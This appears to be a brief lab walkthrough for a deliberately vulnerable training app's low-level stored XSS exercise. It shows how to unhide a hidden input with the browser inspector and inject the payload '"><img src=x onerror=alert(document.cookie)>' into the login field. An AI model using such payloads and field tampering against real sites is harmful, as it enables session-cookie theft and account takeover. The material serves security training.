
**XSS - Stored (Change Secret)(Low)**

Enter a secret and click on change




Now right click on “The secret has been changed” and inspect the element

You can notice that the input type is hidden



Changed the input type to “Text”



You can notice that and login text box is visble now enter a new secret and add the below payload to the login box field

"><img src=x onerror=alert(document.cookie)>

And click on change

